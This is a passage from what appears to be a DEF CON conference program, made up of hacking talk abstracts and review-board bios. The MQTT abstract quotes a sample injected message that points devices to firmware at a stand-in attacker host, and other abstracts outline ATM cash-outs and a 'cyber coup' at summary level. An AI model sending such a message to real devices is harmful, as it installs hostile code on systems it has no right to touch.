Also in the past year, the European Court of Justice embraced blocking orders and ISP liability in the name of stopping copyright infringement, privacy violations, and unflattering comments from ever being published online. The effect of these developments is to force Internet companies to be global censors on the side of online civility against the free flow of information and opinion. If we want to realize some of the promise of the Internet utopian vision, we are going to have to make some hard political choices and redesign communications technology accordingly. The future could look a lot like TV, or we could work to ensure our technology enshrines individual liberties. This talk will help attendees join that effort.

## THE REMOTE METAMORPHIC ENGINE: DETECTING, EVADING, ATTACKING THE AI AND REVERSE ENGINEERING

Amro Abdelgawad
Founder, Immuneye

15:00 in Track 3

As a matter of fact, it is all about time to reverse engineer the most complex piece of code. Code complicity techniques are usually used just to increase the time and effort needed for reverse engineering. The desired effect of code complicity can be magnified using mechanisms that decrease and narrow the allowed time frame for any reverse engineering attempt into few milliseconds. Such approach can be applied using a metamorphic engine that is aware of the time dimension.

Beyond metamorphic applications for AV evasion, in this talk, we will present a novel approach to resist and evade reverse engineering using a remote metamorphic engine that generates diversified morphed machine code of a very short expiration lifetime. Our approach is based on a client-server model using challenge-response communication protocol made of morphed machine code rather than data. We will show how any reverse engineering attempt on such model will be forced to execute or emulate the morphed code. Thus the code will always have an upper hand to detect, evade and attack the reverse engineering environment. Our approach is immune to static code analysis as the functionalities and the communication protocol used are dynamically diversified remotely and do not exist in packed executable files. On the other hand, clock synchronized morphed machine code driven by a remote metamorphic engine would trap dynamic RE attempts in the maze of metamorphism. One that is immune to code tampering and reversing by detecting the non-self.





We will present the fundamental difference between metamorphic and polymorphic techniques used to evade AV compared to the ones that can be used to resist RE. We will show how a remote diversified metamorphic self-modifying code with a very short expiration lifetime can detect, evade, and resist any code analysis, reverse engineering, machine learning and tampering attempts.

## EAVESDROPPING ON THE MACHINES

Tim 'tOrch' Estell
Solution Architect, BAE Systems
Katea Murray
Cyber Researcher, Leidos

15:00 in 101 Track

After the Rise of the Machines they'll need to communicate. And we'll need to listen in. The problem is that proprietary protocols are hard to break. If Wireshark barfs then we're done. Or can we listen in, break their Robot Overlord messages and spill it all to the meat-space rebels? Attend this talk to learn techniques for taking network data, identifying unknown protocols, and breaking them down to something you can exploit. Rebels unite!

## ROBOT HACKS VIDEO GAMES: HOW TASBOT EXPLOITS CONSOLES WITH CUSTOM CONTROLLERS

Allan Cecil (dwangoAC)
President, North Bay Linux User's Group

16:00 in Track 1

TASBot is an augmented Nintendo R.O.B. robot that can play video games without any of the button mashing limitations us humans have. By pretending to be a controller connected to a game console, TASBot triggers glitches and exploits weaknesses to execute arbitrary opcodes and rewrite games. This talk will cover how these exploits were found and will explore the idea that breaking video games using Tool-Assisted emulators can be a fun way to learn the basics of discovering security vulnerabilities. After a brief overview of video game emulators and the tools they offer, I'll show a live demo of how the high accuracy of these emulators makes it possible to create a frame-by-frame sequence of button presses accurate enough to produce the same results even on real hardware. After demonstrating beating a game quickly I'll show how the same tools can be used to find exploitable weaknesses in a game's code that can be used to trigger an Arbitrary Code Execution, ultimately treating the combination of buttons being pressed as opcodes. Using this ability, I'll execute a payload that will connect a console directly to the internet and will allow the audience to interact with it. An overview of some of the details that will be described in the talk can be found in an article I coauthored for the PoC||GTFO journal (Pokemon Plays Twitch, page 6 ).

## SIDE-CHANNEL ATTACKS ON HIGH-SECURITY ELECTRONIC SAFE LOCKS

Plore
Hacker

16:00 in Track 2

Electronic locks are becoming increasingly common on consumer-grade safes, particularly those used to secure guns. This talk explores vulnerabilities of several UL-listed Type 1 "High Security" electronic safe locks. Using side-channel attacks, we recover the owner-configured keycodes on two models of these locks from outside of locked safes without any damage to the locks or safes. Discussion includes power-line analysis, timing attacks, and lockout-defeat strategies on embedded devices.

## BREAKING THE INTERNET OF VIBRATING THINGS: WHAT WE LEARNED REVERSE ENGINEERING BLUETOOTH- AND INTERNET-ENABLED ADULT TOYS

follower
Hacker
goldfisk
Hacker

16:00 in Track 3

The Internet of Things is filled with vulnerabilities, would you expect the Internet of Vibrating Things to be any different? As teledildonics come into the mainstream, human sexual pleasure has become connected with the concerns of privacy and security already familiar to those who previously only wanted to turn on their lights, rather than their lover. Do you care if someone else knows if you or your lover is wearing a remote control vibrator? Do you care if the manufacturer is tracking your activity, sexual health and to whom you give control? How do you really know who is making you squirm with pleasure? And what happens when your government decides your sex toy is an aid to political dissidents? Because there's nothing more sexy than reverse engineering we looked into one product (the We-Vibe 4 Plus from the innocuously named "Standard Innovation Corporation") to get answers for you.

Attend our talk to learn the unexpected political and legal implications of internet connected sex toys and, perhaps more importantly, how you can explore and gain more control over the intimate devices in your life. Learn the reverse engineering approach we took—suitable for both first timers and the more experienced—to analyze a product that integrates a Bluetooth LE/Smart wireless hardware device, mobile app and server-side functionality. More parts means more attack surfaces! Alongside the talk, we are releasing the "Weevil" suite of tools to enable you to simulate and control We-Vibe compatible vibrators. We invite you to bring your knowledge of mobile app exploits, wireless communication hijacking (you already hacked your electronic skateboard last year, right?) and back-end server vulnerabilities to the party. It's time for you to get to play with your toys more privately and creatively than before.

Please note: This talk contains content related to human sexuality but does not contain sexually explicit material. The presenters endorse the DEF CON Code of Conduct and human decency in relation to matters of consent—attendees are welcome in the audience if they do the same. Keep the good vibes. :)\

## 101 WAYS TO BRICK YOUR HARDWARE

Joe FitzPatrick
SecuringHardware.com
Joe Grand (Kingpin)
Grand Idea Studio

16:00 in 101 Track

Spend some time hacking hardware and you'll eventually render a piece of equipment unusable either by accident or intentionally. Between us, we've got decades of bricking experience that we'd like to share. We'll document the most common ways of temporarily or permanently damaging your hardware and ways to recover, if possible. We'll also talk about tips on how to avoid bricking your projects in the first place. If you're getting into hardware hacking and worried about messing something up, our stories will hopefully prevent you from experiencing the same horrors we did. If you're worried about an uprising of intelligent machines, the techniques discussed will help you disable their functionality and keep them down.

# FRIDAY

## SAMSUNG PAY: TOKENIZED NUMBERS, FLAWS AND ISSUES

Salvador Mendoza
Student & Researcher

16:30 in Track 2

Samsung announced many layers of security to its Pay app. Without storing or sharing any type of user's credit card information, Samsung Pay is trying to become one of the securest approaches offering functionality and simplicity for its customers.

This app is a complex mechanism which has some limitations relating security. Using random tokenize numbers and implementing Magnetic Secure Transmission (MST) technology, which do not guarantee that every token generated with Samsung Pay would be applied to make a purchase with the same Samsung device. That means that an attacker could steal a token from a Samsung Pay device and use it without restrictions.

Inconvenient but practical is that Samsung's users could utilize the app in airplane mode. This makes impossible for Samsung Pay to have a full control process of the tokens pile. Even when the tokens have their own restrictions, the tokenization process gets weaker after the app generates the first token relating a specific card.

How random is a Spay tokenized number? It is really necessary to understand how the tokens heretically share similarities in the generation process, and how this affect the end users' security.

What are the odds to guess the next tokenized number knowing the previous one?

## MR. ROBOT PANEL

Kor Adana
Marc Rogers
Dark Tangent

16:30 in Track 3

MR. ROBOT is a rare treat - a network television show whose hacker protagonist is a fully realized character with a realistically attainable set of skills. No hyper-typing, no gibberish masquerading as tech jargon, no McGuffins to magically paper over plot holes with hacker dust. MR. ROBOT takes the tech as seriously as the drama.

One of the main reasons for this verisimilitude is the work of Kor Adana, MR. ROBOT's advisor on all things hackish. His fingerprints are on every terminal window in the show. Another advisor to the show is our very own CyberJunkie - known to the outside world as hacker and raconteur Marc Rogers. Join Dark Tangent for a panel discussion of MR. ROBOT: the phenomenon, the hacks and the crazy ways the show seems to pull its storylines from the future. Bring your questions, and keep an eye out for late-breaking special guests.

## HACKING NEXT-GEN ATM'S FROM CAPTURE TO CASHOUT

Weston Hecker
Senior Security Engineer & Pentester, Rapid7

17:00 in Track 1

MV (Chip & Pin) card ATM's are taking over the industry with the deadlines passed and approaching the industry rushes ATM's to the market. Are they more secure and hack proof? Over the past year I have worked at understanding and breaking the new methods that ATM manufactures have implemented on production 'Next Generation' Secure ATM systems. This includes bypassing Anti-skimming/ Anti-Shimming methods introduced to the latest generation ATM's. along with NFC long range attack that allows real-time card communication over 400 miles away. This talk will demonstrate how a $2000-dollar investment criminals can do unattended 'cash outs' touching also on failures of the past with EMV implementations and how credit card data of the future will most likely be sold with the new EMV data having such a short life span.

With a rise of the machines theme demonstration of 'La-Cara' and automated Cash out machine that works on Current EMV and NFC ATM's it is an entire fascia Placed on the machine to hide the auto PIN keyboard and flash-able EMV card system that is silently withdrawing money from harvested card data. This demonstration of the system can cash out around $20,000/$50,000 in 15 min.

## SK3WLDBG: EMULATING ALL [WELL MANY] OF THE THINGS WITH IDA

Chris Eagle
sk3wl Of fucking r00t

17:00 in Track 2

It is not uncommon that a software reverse engineer finds themselves desiring to execute a bit of code they are studying in order to better understand that code or alternatively to have that code perform some bit of useful work related to the reverse engineering task at hand. This generally requires access to an execution environment capable of supporting the machine code being studied, both at an architectural level (CPU type) and a packaging level (file container type). Unfortunately, this is not always a simple matter. The majority of analysts do not have a full complement of hosts available to support a wide variety of architectures, and virtualization opportunities for non-intel platforms are limited. In this talk we will discuss a light weight emulator framework for the IDA Pro disassembler that is based on the Unicorn emulation engine. The goal of the project is to provide an embedded multi-architectural emulation capability to complement IDA Pro's multi-architectural disassembly capability to enhance the versatility of one of the most common reverse engineering tools in use today.

## MALWARE COMMAND AND CONTROL CHANNELS: A JOURNEY INTO DARKNESS

Brad Woodberg
Group Product Manager - Emerging Threats, Proofpoint,Inc.

17:00 in 101 Track

Much of the time and attention dedicated to modern network security focuses on detecting the contemporary vulnerabilities and exploits which power the breaches that make the headlines. With almost all of the emphasis is placed around the endless cycle of new entry points, we are often overlooking what is perhaps one of the most profoundly interesting aspects of modern network breaches; the post-exploit communication of a compromised system to the attacker—known as command and control.

Once malware has compromised an end system, the tables are turned against the attackers; we go from being on defense, to being on offense. Attackers are constantly evolving their techniques and have become incredibly creative in attempting to hide their tracks, maintain control of compromised systems, and exfiltrate sensitive data. This presentation will explore how command and control channels have evolved against traditional defenses, where they are today, future predictions on their evolution, and most importantly, how you can go on the offense to protect your organization by identifying and disrupting command and control channels in your network.



# CFP REVIEW BOARD



### RYAN CLARKE

Handle: LosT, L0stB0y, That Guy, 1057, 1os7 and any conceivable variation of the word Lost.
Twitter: 1o57
Favorite Machine: HAL and SAL.
Machine Nemesis: Maximilian from the Black Hole.



### SANDY CLARK

Handle: Mouse
Twitter: sa3nder



### CRYPT

Handle: CrYpT
Twitter: CrYpT_0x12f
Favorite Machine: coin-toss between: K-9 and ROK.
Machine Nemesis: separate coin-toss between: Colossus and HAL 9000.



### DARK TANGENT

Handle: Jeff Moss
Twitter: thedarktangent
Shout Out: I want to thank the CFP Review Team. If you see them wearing their cool CFP badges, say hello and thank them if you like the talks!



### DEAD ADDICT

Favorite Machine: Talkie Toaster from Red Dwarf. Yes. Yes, I would like some toast.
Machine Nemesis: Furby. Dark creation of he who must not be named.



### JENNIFER GRANICK

Handle: Consigliere, J.Law
Twitter: granick
Favorite Machine: The Claw, from Toy Story.



### GREATSCOTT!

Handle: GreatScott!
Twitter: GreatScottMusic



### GRIFTER

Twitter: Grifter801



### JAY HEALEY

Twitter: jason_healey



### HIGH "TOM" WIZARD

Handle: HighWiz
Twitter: highwiz
Favorite Machine: [REDACTED].
Machine Nemesis: Shadow Planet Killer.



### JERICHO

Security Curmudgeon, Attrition.org
Handle: Jericho
Twitter: attritionorg



### NIKITA KRONENBERG

Handle: Don't call her "la femme".
Twitter: niki7a
Favorite Machine: Holly
Machine Nemesis: Replicators: Creepy, all consuming, self replicating, bugs of doom, that threaten all known life in the universe. #TeamAsgard



### MIKE PETRUZZI

Handle: Wiseacre
Twitter: wiseacre_mike
Favorite Machine: WOPR.
Machine Nemesis: Fembots with machine gun jubblies.

### ROAMER WE MISS YOU




### CHRIS

Handle: Suggy
Twitter: TheSuggmeister
Favorite Machine: Gunslinger from Westworld. I'd like a robot programmed to instigate Nerf gunfights.
Machine Nemesis: Twiki from Buck Rogers. I had that haircut as a kid and the mental scars still haven't healed.



### PETER TEOH

Handle: PTzero
Twitter: pteoh
Favorite Machine: Shake Weight for Men.
Machine Nemesis: None. PTzero has been assimilated into the Borg Collective.



### LEAH THOMPSON

Handle: 3n_ion
Twitter: 3n_ion
Favorite Machine: My Ninja 250r
Machine Nemesis: Police Speed Traps



### ZAXON VANDERMEY

Handle: Badger
Twitter: zvandermey
Favorite Machine: Vending.
Machine Nemesis: Debian on an outdated iMac with broken video drivers.



### SETH VAN OMMEN

Handle: Beaker
Twitter: swordofomen
Favorite Machine: my CNC.
Machine Nemesis: Win10 update notices.



### VYRUS

Handle: Vyrus
Twitter: vyrus001



### WEASEL

Handle: Weasel
Twitter: weasel_nmrc
Favorite Machine: Max Cohen's Euclid.
Machine Nemesis: William Lee's Clark Nova.



### MAGEN WU

Handle: Tottenkoph
Twitter: tottenkoph
Favorite Machine: Mechagodzilla.
Machine Nemesis: Zoltar, the fortune teller.



### ZOZ

Handle: Zoz
Favorite Machine: KITT (Knight Industries Two Thousand)
Machine Nemesis: KARR (Knight Automated Roving Robot)

## HOW TO OVERTHROW A GOVERNMENT

Chris Rock
Founder and CEO, Kustodian

10:00 in Track 1

Direct from the mind of the guy who bought you the "I will kill you" presentation at DEF CON 23, is another mind bending, entertaining talk. This time it's bigger and badder than before.

Are you sick and tired of your government? Can't wait another 4 years for an election? Or do you want to be like the CIA and overthrow a government overseas for profit or fun? If you answered yes to one or more of these questions than this talk is for you! Why not create your own cyber mercenary unit and invoke a regime change to get the government you want installed? After all, if you want the job done right, sometimes you have to do it yourself.

Find out how over the last 60 years, governments and resource companies have been directly involved in architecting regime changes around world using clandestine mercenaries to ensure deniability. This has been achieved by destabilizing the ruling government, providing military equipment, assassinations, financing, training rebel groups and using government agencies like the CIA, Mossad and MI-5 or using foreign private mercenaries such as Executive Order and Sandline. Working with Simon Mann an elite ex SAS soldier turned coup architect who overthrew governments in Africa, Chris Rock will show you how mercenary coup tactics directly applied to digital mercenaries to cause regime changes as the next generation of "Cyber Dogs of War".

Chris will walk you through a cyber regime change from start to finish on a real country and show you how to architect a coup achieving the same result as a traditional mercenary operation without any blood spilt. This will include taking ownership of all facets of government including finance, telecommunications, transportation, commercial companies and critical infrastructure such a power, water and oil. You will learn:

• Traditional military mercenary coup tactics used by the infamous 32 Battalion in Africa, Executive Order and Sandline that can be directly applied to a cyber mercenary regime change.

• How to architect a cyber coup using advisor's, hackers and the general populace, using misinformation, professional agitators, false information and financing.

• How to gather intelligence to analyze a government's systemic weaknesses on financial, societal values and political climates that is leader or country specific to structure your attack.

• How to identify and prioritize government resources, infrastructure and commercial companies and how to use these compromised assets to stage the coup.

• Combine physical and digital techniques and have the best of both worlds to own a countries infrastructure.

• Hot to manipulate the media using propaganda targeting journalists flawed multiple "source" rules for a story.

• The Grand finale of a cyber regime change on a real country from beginning to end using the above techniques with operational footage. Come to this talk and find out how you too can be your own dictator, benevolent or merciless that part is up to you.

## I FIGHT FOR THE USERS, EPISODE I – ATTACKS AGAINST TOP CONSUMER PRODUCTS

Zack Fasel
Managing Partner, Urbane

Erin Jacobs
Managing Partner, Urbane

10:00 in Track 2

This is not just another "I found a problem in a single IOT device" talk. Focusing on attacking three major consumer product lines that have grown rapidly in the past years, Zack and Erin will review flaws they've discovered and weaponized against home Windows installs, DIY security solutions, personal fitness tracking devices, and digital notification devices. We'll review the security of these popular products and services in a 'consumer reports' style walkthrough, the attack methods against the 21 devices reviewed, release some tools for the lulz, and highlight the threats facing similar products. It's time to Fight for the Users. END OF LINE.

## DEVELOPING MANAGED CODE ROOTKITS FOR THE JAVA RUNTIME ENVIRONMENT

Benjamin Holland
ISU Team, DARPA's Space/Time Analysis for Cybersecurity (STAC)

10:00 in Track 3

Managed Code Rootkits (MCRs) are terrifying post-exploitation attacks that open the doors for cementing and expanding a foothold in a target network. While the concept isn't new, practical tools for developing MCRs don't currently exist. Erez Metula released ReFrameworker in 2010 with the ability to inject attack modules into the C# runtime, paving the way for MCRs, but the tool requires the attacker to have knowledge of intermediate languages, does not support other runtimes, and is no longer maintained. Worse yet, the 'write once, run anywhere' motto of managed languages is violated when dealing with runtime libraries, forcing the attacker to write new exploits for each target platform.

This talk debuts a free and open source tool called JReFrameworker aimed at solving the aforementioned challenges of developing attack code for the Java runtime while lowering the bar so that anyone with rudimentary knowledge of Java can develop a managed code rootkit. With Java being StackOverflow's most popular server side language of 2015 the Java runtime environment is a prime target for exploitation. JReFrameworker is an Eclipse plugin that allows an attacker to write simple Java source to develop, debug, and automatically modify the runtime. Best of all, working at the intended abstraction level of source code allows the attacker to 'write once, exploit anywhere'. When the messy details of developing attack code are removed from the picture the attacker can let his creativity flow to develop some truly evil attacks, which is just what this talk aims to explore.

## ESCAPING THE SANDBOX BY NOT BREAKING IT

Marco Grassi
KEENLAB of Tencent

Qidan He
KEENLAB of Tencent

10:00 in 101 Track

The main topic of this technical talk will be "sandboxes" and how to escape them. One of the main component of the modern operating systems security is their sandbox implementation. Android for example in recent versions added SELinux to their existing sandbox mechanism, to add an additional layer of security. As well OS X recently added System Integrity Protection as a 'system level' sandbox, in addition to the regular sandbox which is 'per-process'.

All modern OS focus on defense in depth, so an attacker and a defender must know these mechanisms, to bypass them or make them more secure. We will focus on Android and iOS/OSX to show the audience the implementations of the sandbox in these operating systems, the attack surface from within interesting sandboxes, like the browser, or applications sandbox.

Then we will discuss how to attack them and escape from our restricted context to compromise further the system, showcasing vulnerabilities. We think that comparing Android with iOS/OSX can be very interesting since their implementation is different, but the goal for attackers and defenders is the same, so having knowledge of different sandboxes is very insightful to highlight the limitations of a particular implementation. The sandboxes some years ago were related mainly to our desktop, mobile phone or tablet. But if we look now at the technology trend, with Automotive and IOT, we can understand that sandboxes will be crucial in all those technologies, since they will run on mainstream operating system when they will become more popular.

## JITTERY MACGYVER: LESSONS LEARNED FROM BUILDING A BIONIC HAND OUT OF A COFFEE MAKER

Evan Booth
Engineer

11:00 in Track 1

In May of 2015, it was estimated that a pod-based coffee maker could be found in nearly one in three American homes. Despite the continued popularity of these single-cup coffee conjurers at home as well as in the workplace, it has become clear that these devices are not impervious to mechanical and/or electrical failure. It was this intersection of extremely prevalent hardware and relatively short lifespan that prompted me to begin exploring the upper limits of what could be created by repurposing one of the most popular pod-based machines: the Keurig. In this session, we will walk through some real-world examples of 'MacGyver'-style creative problem-solving, we'll go hands on (yes, pun intended) with stuff made from repurposed Keurigs, and finally, I'll reflect on lessons learned from looking for potential in things most people deem common and unremarkable.





## LIGHT-WEIGHT PROTOCOL! SERIOUS EQUIPMENT! CRITICAL IMPLICATIONS!

Lucas Lundgren
Senior Security Consultant, FortConsult (Part of NCC Group)
Neal Hindocha
Principal Consultant, FortConsult (Part of NCC Group)

11:00 in Track 2

The presentation will begin by discussing the protocol (http://mqtt.org/) and results from a simple query on shodan, showing the number of servers directly available on the internet. We will then go through the protocol specifications which shows that security is more or less non-existent. We are able to directly connect to many of the servers which are open to the internet, and following protocol specifications, see what devices they are communicating with.

We will show how its possible to extract data on all subscriptions available on the server using a ruby script, which basically gives a detailed list of the devices. However, it is not only the list of devices we are getting. The data returned by our script also contains things like session tokens (for web pages), social security numbers, phone numbers, names and other sensitive data used for one purpose or another in the communication to and from the devices.

We will show how messages can be posted into the message queues and in turn received by the devices that subscribe to the various queues. This means that we are able to issue commands targeting the range of devices we have discovered, that use this protocol. We have however also discovered that this is not limited to messages and commands, if supported by the device, we can actually issue firmware updated, simply by sending something similar to "FIRMWAREUPDATEHERE:http://www.attacker.com/filename.bin".

A specific example of what we can see and do is a home automation system we discovered. We got a list of every sensor and its status. Furthermore, we got exact GPS coordinates from the mobile app used to control the home automation. So in this case, not only were we able to control the system, we even knew when the owner was away.

The talk will move on to show various implementations where webclients and SQL servers are hooked in. Much of the communication data is stored in various databases, and because we have access, we can use MQTT to attack the database and web servers.

Multiple tools have been developed by us already to support testing the protocol and fuzzing endpoints. we will show the tools used in various demos and release them at the end of the talk! These tools are currently scripts containing various protocol implementations, that can be used to target servers and extract, or inject, data. We also have a small client that implements all interesting areas of the protocol which we use for server-to-client testing.

We believe this talk is going to have a significant impact on MQTT and anyone who uses it. This is an old protocol from 1999. Its fast and reliable, but its missing security.

We also be believe this talk will trigger a discussion about light-weight IoT protocols and security, which is much needed at this point in time.

## PICKING BLUETOOTH LOW ENERGY LOCKS FROM A QUARTER MILE AWAY

Anthony Rose
Hacker
Ben Ramsey
Hacker

11:00 in Track 3

Many Bluetooth Low Energy (BLE) enabled deadbolts and padlocks have hit the market recently. These devices promise convenience and security through smartphone control. We investigated sixteen of these products from multiple vendors and discovered wireless vulnerabilities in most of them. Using a $50 antenna, we successfully picked vulnerable locks from over 400 meters away. In this presentation we introduce open source tools to crack each of the vulnerable BLE locks. Furthermore, after surveying the open source Bluetooth hacking tools currently available, we find very little support for BLE. So, to make discovering and range finding to BLE devices easier, we introduce a new open source war-walking tool compatible with both Bluetooth Classic and BLE.

## SECURE PENETRATION TESTING OPERATIONS: DEMONSTRATED WEAKNESSES IN LEARNING MATERIAL AND TOOLS

Wesley McGrew
Director of Cyber Operations, HORNE Cyber

11:00 in 101 Track

Following previous presentations on the dangers penetration testers face in using current off-the-shelf tools and practices (Pwn the Pwn Plug and I Hunt Penetration Testers), this third presentation explores how widely available learning materials used to train penetration testers lead to inadequate protection of client data and penetration testing operations. With widely available books and other training resources targeting the smallest set of prerequisites, in order to attract the largest audience, many penetration testers adopt the techniques used in simplified examples to real world tests, where the network environment can be much more dangerous. Malicious threat actors are incentivized to attack and compromise penetration testers, and given current practices, can do so easily and with dramatic impact.

This presentation will include a live demonstration of techniques

for hijacking a penetration tester's normal practices, as well as guidance for examining and securing your current testing procedures. Tools shown in this demonstration will be released along with the talk.

## BYPASSING CAPTIVE PORTALS AND LIMITED NETWORKS

Grant Bugher
Perimeter Grid

12:00 in Track 1

Common hotspot software like Chilispot and Sputnik allow anyone to set up a restricted WiFi router or Ethernet network with a captive portal, asking for money, advertising, or personal information in exchange for access to the Internet. In this talk I take a look at how these and similar restrictive networks work, how they identify and restrict users, and how with a little preparation we can reach the Internet regardless of what barriers they throw up.

## STARGATE: PIVOTING THROUGH VNC TO OWN INTERNAL NETWORKS

Yonathan Klijnsma
Senior Threat Intelligence Analyst, Fox-IT
Dan Tentler (Viss)
Founder, Phobos Group

12:00 in Track 2

VNC is a great tool to use if you need to get to a box you're not physically near. The trouble with VNC is that it was invented 15+ years ago and hasn't been improved upon in any significant way. Besides the internet of things being sprinkled with VNC endpoints, there are companies which use VNC to such a large degree they need a VNC proxy on their perimeter to get to all the internal VNC hosts - some of which are ICS/SCADA devices. Stargate is the result of discovering a vulnerability in these VNC proxies that allows you to proxy basically anything. This allows you to do anything from using them as anonymous proxies, conduct reflective scanning, pivoting into the internal network behind it, and more. In this presentation we will show you exactly what Stargate is, how we encountered it, the 'fun' things you can do with the Stargates all around the globe and we will release the Stargate tool which anyone can use to talk to/through these devices.

## CANSPY: A FRAMEWORK FOR AUDITING CAN DEVICES

Jonathan-Christofer
Demay Airbus Defence and Space
Arnaud Lebrun
Airbus Defence and Space

12:00 in Track 3

In the past few years, several tools have been released allowing hobbyists to connect to CAN buses found in cars. This is welcomed as the CAN protocol is becoming the backbone for embedded computers found in smartcars. Its use is now even spreading outside the car through the OBD-II connector: usage-based policies from insurance companies, air-pollution control from law enforcement or engine diagnostics from smartphones for instance. Nonetheless, these tools will do no more than what professional tools from automobile manufacturers can do. In fact, they will do less as they do not have knowledge of upper-layer protocols. Security auditors are used to deal with this kind of situation: they reverse-engineer protocols before implementing them on top of their tool of choice. However, to be efficient at this, they need more than just being able to listen to or interact with what they are auditing. Precisely, they need to be able to intercept communications and block them, forward them or modify them on the fly. This is why, for example, a framework such as Burp Suite is popular when it comes to auditing web applications. In this paper, we present CANSPY, a framework giving security auditors such capabilities when auditing CAN devices. Not only can it block, forward or modify CAN frames on the fly, it can do so autonomously with a set of rules or interactively using Ethernet and a packet manipulation framework such as Scapy.

It is also worth noting that it was designed to be cheap and easy to build as it is mostly made of inexpensive COTS. Last but not least, we demonstrate its versatility by turning around a security issue usually considered when it comes to cars: instead of auditing an electronic control unit (ECU) through the OBD-II connector, we are going to partially emulate ECUs in order to audit a device that connects to this very connector.

## ATTACKING NETWORK INFRASTRUCTURE TO GENERATE A 4 TB/S DDOS FOR $5

Luke Young
Information Security Engineer, Hydrant Labs LLC

12:00 in 101 Track

As bandwidth, computing power, and software advancements have improved over the years, we've begun to see larger and larger DDoS attacks against organizations. Often times these attacks employ techniques such as DNS Amplification to take advantage of servers with very large uplinks. This talk explores a similar technique targeting commonly used throughput testing software typically running on very large uplinks. We will explore the process of attacking this software, eventually compromising it and gaining root access. Then we'll explore some of these servers in the real world determining the size of their uplinks and calculating the total available bandwidth at our fingertips all from a $5 VPS. We will finish up the presentation with a live demo exploiting an instance and launching a DoS.

## RETWEET TO WIN: HOW 50 LINES OF PYTHON MADE ME THE LUCKIEST GUY ON TWITTER

Hunter Scott
Hacker

12:30 in Track 1

In this talk, I'll share how I won 4 Twitter contests per day, every day, for 9 months straight. I'll discuss the methods I used, the delightfully random and surprising things I won, and how to run a Twitter contest to prevent people like me from winning.

## PIN2PWN: HOW TO ROOT AN EMBEDDED LINUX BOX WITH A SEWING NEEDLE

Brad Dixon
Hacker

12:30 in Track 2

Security assessments of embedded and IoT devices often begin with testing how an attacker could recover firmware from the device. When developers have done their job well you'll find JTAG locked-up, non-responsive serial ports, locked-down uboot, and perhaps even a home brewed secure-boot solution. In this session you'll learn details of a useful hardware/software penetration technique to attempt when you've run out of easier options. We've used this technique on two commercial device security assessments successfully and have refined the technique on a series of test devices in the lab. This session will cover the prerequisites for successful application of the technique and give you helpful hints to help your hack! Best of all this technique, while a bit risky to the hardware, is easy to try and doesn't require specialized equipment or hardware modification. We are going to take pieces of metal and stab them at the heart of the hardware and see what happens. For the hardware/firmware developer you'll get a checklist that you can use to reduce your vulnerability to this sort of attack.





## SIX DEGREES OF DOMAIN ADMIN – USING GRAPH THEORY TO ACCELERATE RED TEAM OPERATIONS

Andy Robbins (@_wald0)
Offensive Network Services Team Lead, Veris Group
Rohan Vazarkar (@cptjesus)
Penetration Tester, Veris Group
Will Schroeder (@harmj0y)
Researcher, Veris Group

13:00 in Track 1

Active Directory domain privilege escalation is a critical component of most penetration tests and red team assessments, but standard methodology dictates a manual and often tedious process – gather credentials, analyze new systems we now have admin rights on, pivot, and repeat until we reach our objective. Then — and only then — we can look back and see the path we took in its entirety. But that may not be the only, nor shortest path we could have taken. By combining our concept of derivative admin (the chaining or linking of administrative rights), existing tools, and graph theory, we can reveal the hidden and unintended relationships in Active Directory domains.

Bob is an admin on Steve's system, and Steve is an admin on Mary's system; therefore, Bob is effectively (and perhaps unintentionally) an admin on Mary's system. While existing tools such as Nmap, PowerView, CrackMapExec, and others can gather much of the information needed to find these paths, graph theory is the missing link that gives us the power to find hidden relationships in this offensive data. The application of graph theory to an Active Directory domain offers several advantages to attackers and defenders. Otherwise invisible, high-level organizational relationships are exposed. All possible escalation paths can be efficiently and swiftly identified. Simplified data aggregation accelerates blue and red team analysis. Graph theory has the power and the potential to dramatically change the way you think about and approach Active Directory domain security.

## MOUSEJACK: INJECTING KEYSTROKES INTO WIRELESS MICE

Marc Newlin
Security Researcher, Bastille Networks

13:00 in Track 2

What if your wireless mouse was an effective attack vector? Research reveals this to be the case for mice from Logitech, Microsoft, Dell, Lenovo, Hewlett-Packard, Gigabyte, and Amazon. Dubbed 'MouseJack', this class of security vulnerabilities allows keystroke injection into non-Bluetooth wireless mice. Imagine you are catching up on some work at the airport, and you reach into your laptop bag to pull out your phone charger. As you glance back at your screen, you see the tail end of an ASCII art progress bar followed by your shell history getting cleared.

Before you realize what has happened, an attacker has already installed malware on your laptop. Or maybe they just exfiltrated a git repository and your SSH keys. In the time it took you to plug in your phone, you got MouseJacked. The attacker is camped out at the other end of the terminal, equipped with a commodity USB radio dongle and a directional patch antenna hidden in a backpack, and boards her plane as soon as the deed is done. The reality of MouseJack is that an attacker can inject keystrokes into your wireless mouse dongle from over 200 meters away, at a rate of up to 7500 keystrokes per minute (one every 8ms).

Most wireless keyboards encrypt the data going between the keyboard and computer in order to deter sniffing, but wireless mouse traffic is generally unencrypted. The result is that wireless mice and keyboards ship with USB dongles that can support both encrypted and unencrypted RF packets. A series of implementation flaws makes it possible for an attacker to inject keystrokes directly into a victim's USB dongle using easily accessible, cheap hardware, in most cases only requiring that the user has a wireless mouse. The majority of affected USB dongles are unpatchable, making it likely that vulnerable computers will be common in the wild for the foreseeable future.

This talk will explain the research process that lead to the discovery of these vulnerabilities, covering specific tools and techniques. Results of the research will be detailed, including protocol behavior, packet formats, and technical specifics of each vulnerability. Additional vulnerabilities affecting 14 vendors are currently in disclosure, and will be revealed during this talk.

## CUNNING WITH CNG: SOLICITING SECRETS FROM SCHANNEL

Jake Kambic
Hacker

13:00 in Track 3

Secure Channel (Schannel) is Microsoft's standard SSL/TLS Library underpinning services like RDP, Outlook, Internet Explorer, Windows Update, SQL Server, LDAPS, Skype and many third party applications. Schannel has been the subject of scrutiny in the past several years from an external perspective due to reported vulnerabilities, including a RCE.

What about the internals? How does Schannel guard its secrets? This talk looks at how Schannel leverages Microsoft's CryptoAPI-NG (CNG) to cache the master keys, session keys, private and ephemeral keys, and session tickets used in TLS/SSL connections. It discusses the underlying data structures, and how to extract both the keys and other useful information that provides forensic context about connection. This information is then leveraged to decrypt session that use ephemeral cipher suites, which don't rely on the private key for decryption. Information in the cache lives for at least 10 hours by default on modern configurations, storing up to 20,000 entries for client and server each. This makes it forensically relevant in cases where other evidence of connection may have dissipated.

## NG9-1-1: THE NEXT GENERATION OF EMERGENCY PHONAGE

CINCVolFLT (Trey Forgety)
Director of Government Affairs & IT Ninja, NENA: The 9-1-1 Association
AK3R303 (Alex Kreilein)
CTO & Co-Founder, SecureSet

13:00 in 101 Track

